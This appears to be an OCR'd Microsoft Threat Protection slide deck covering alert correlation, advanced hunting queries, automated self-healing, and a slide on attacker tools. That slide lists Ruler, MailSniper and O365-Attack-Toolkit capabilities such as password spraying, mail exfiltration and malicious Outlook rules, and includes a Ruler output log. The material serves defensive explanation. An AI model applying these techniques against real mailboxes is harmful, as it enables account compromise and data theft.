
Defense across perimeters can be extremely difficult without a coordinated approach.



Protection vs prevention

Resources are stretched protecting attacks, rather than preventing them.


Integrating best-in-class products for a cohesive solution:



Protect your assets, across the entire organization


Prioritized incidents

Critical threat information is shared across Microsoft's threat protection products in real time to surface what really matters




Automated self-healing

AI and automated playbooks investigate and respond to threats and self-heal compromised assets, optimizing time and resources



Advanced hunting

Custom queries let you use proprietary indicators of compromise, org-specific behavioral patterns, and free-form research to hunt for threats



Microsoft Threat Protection Incident

ATP products working together across cloud and endpoint

Single priority for the attack
Must Look across Microsoft workloads to understand the scope of the attack

The attack is not only alerts:


As example, Low priority Email alert with Device event might create high priority incident

Faster attack Investigation
Reduce time-to-investigate by having all related alerts and telemetry from all workloads, and provide a complete view of the attack with all entities and assets impacted


Remediation Posture
Understand the remediation status of the attack, to focus on the most important areas to mitigate

More than simply combining alerts

Alert→Alert
Analytic understanding of existing alerts across ATP products (both in-product and cross-product)




Alert→Event
Combining alerts raised by a product with relevant telemetry of another product, promoting events to alerts



Event→Event
Weak signal combination generating new alerts when no individual product had enough confidence

Let’s see it in action: The attack story



Smart alert correlations across M365

Each **alert** has a **unique meaning!**

AATP Detections	MDATP Telemetry	Joint entity
DATA EXFIL SMB	NTDSDump	Source & Destination machine

Smart alert correlations across M365


Each **alert** has a **unique meaning!**

Office ATP Detections	MCAS Telemetry	Joint entity
Email messages containing phish URLs removed after delivery	INBOX_FORWARDING	User

Expand the investigation across M365

Incriminate events based on alert leads


AATP Detections	**MDATP Telemetry**	**Joint entity**
Suspicious Communication Over DNS	…RemotePort == 53 | where DeviceId in (theMachines)	Source & Destination machine
MCAS Detections	**MDATP Telemetry**	**Joint entity**
Mass download	let suspiciousMachines=DeviceNetworkEvents | where Timestamp between (({AlertTime} - timeMargin) .. ({AlertTime} + timeMargin)) and RemoteIP in (suspiciousIPs)	IP address
Office ATP Detections	**MDATP Telemetry**	**Joint entity**
Email messages containing malware	…join relevantExecutions on DeviceId | where SHA256 == Hash or ProcessCommandLine contains FolderPath;	File



Microsoft Threat Protection
Advanced Hunting

Advanced Hunting Overview

Integrated
Easy to pivoting to and from any flow



- **Proactive hunting** - not all threat scenarios begin with an alert
  - Proactive and iterative search for threats
  - The power of knowing the network

- **Enrich existing information**
  - Understand the impact of existing alerts (infected machines, users compromised)
  - Hunt on complex behaviors

Advanced Hunting flow

Discoverability of Data Sets to Query

Microsoft Threat Protection offers wide variety of data sets to hunt from, such as:

- File properties
- Behaviors on devices
- Email delivery events
- Email attachments and URLs

Query Editor

Rich query language with friendly IDE/hunting interface:

- Ability to query discrete events
- Ability to query behaviors - logical operations (self-deletion, write to temp folder)
- Advanced queries - Sequential events/ time proximity.
- Auto-complete & intellisense

Result Sets

Results set can be refined by:

- Filtering
- Sort
- Column enrichment

Next Steps


- Continue investigating a specific entity
- Take response action
- Trigger an alert

OR

- Start fresh with a new hypothesis

Complete data sources

- Office data
  - Email transactions
  - Post delivery email events
  - Url information
  - Attachment Information
- Azure Active directory
  - Activity against the DC
  - Logons
- Cloud Applications
  - File activity
- Endpoint data
  - Process information
  - Logon
  - Registry
  - File
  - Network
  - More…



Microsoft Threat Protection
Self Healing

What is MTP Automatic Self – Healing?

Automatically investigates and remediates potentially compromised assets - Identities, Mailboxes and Devices by orchestrating signals and remediation actions across different MTP workloads

Microsoft Automated Self- Healing

- **Automating Self-Healing - orchestrates automation for investigation and remediation of compromised assets users, mailboxes, endpoints and applications**
- **Prebuilt into security workload and OS – deep visibility & adheres to the same strict OS perf and reliability gates**
- **All inclusive - leverages the Microsoft Security Graph eco system (DaaS, AVaaS, TI, Detection engine, etc.) no extra cost for 3rd party sandbox, SOAR solution, TI, AV data, etc.**
- **Works out of the box – 50 build in playbooks logic for optimal investigation and remediation of compromised assets. No need to write, maintain, test and update your own code**
- **Infinite scale –elastic scale on top of Azure**

Why Microsoft Automated Self-healing?

Increased Capacity

Equivalent to adding a team of analysts working 24x7

- Respond at the speed of automation
- Investigate and remediate all alerts automatically
- Free up critical resources to work on strategic initiatives

Lower Costs

Drive down the cost per investigation and remediation

- Takes away manual, repetitive tasks
- Automated remediation eliminates downtime

Immediate ROI

Get the most out of your protection suite

- Get the full value of your protection suite and people
- Up and running in minutes, results are instant
- Stronger overall security


Microsoft Automated Self- Healing vs SOAR solution

MS Automated Self-Healing

- Automating Self-Healing - of compromised assets
- All inclusive - Leverages the Microsoft Security Graph eco system (DaaS, AVaaS, TI, Detection engine, etc.) no extra cost for 3rd party sandbox, SOAR solution, TI, AV data, etc.
- Works out of the box – 50 build in playbooks logic for optimal investigation and remediation of compromised assets

SOAR solution:

- Automating workflows and processes - for security teams
- Extra cost for platform – requires purchasing SOAR platform
- Extra cost for 3rd party solutions - requires purchasing 3rd party solutions such as sandbox, TI, additional sources
- Development / integration cost – requires development / integration of workflows and remediation capabilities



Microsoft Threat Protection Research Studies

Attackers moving to the cloud and combining cloud + endpoint attacks

Ruler (by Sense Post)

- Exchange Bruteforce
- Code Exec via Outlook Rules, Forms or Home Page


```
[*] Retrieving MAPI info
[*] Doing Autodiscover for domain
[+] MAPI URL found:  https://mail.evilcorp.ninja/mapi/emsmdb/?MailboxId=
[+] User DN:  /o=Evilcorp/ou=Exchange Administrative Group (FYDIBOHF23SP
[*] Got Context, Doing ROPLogin
[*] And we are authenticated
[*] Openning the Inbox
[*] Adding Rule
[*] Rule Added. Fetching list of rules...
[+] Found 1 rules
Rule: shell RuleID: 01000000127380b1
```

MailSniper (by Black Hills)


- GAL enumeration
- Password spray (OWA/EWS)
- Mail exfiltration

O365-Attack-Toolkit (by KitPloit)

- OneDrive/SharePoint exfiltration
- OneDrive document backdooring




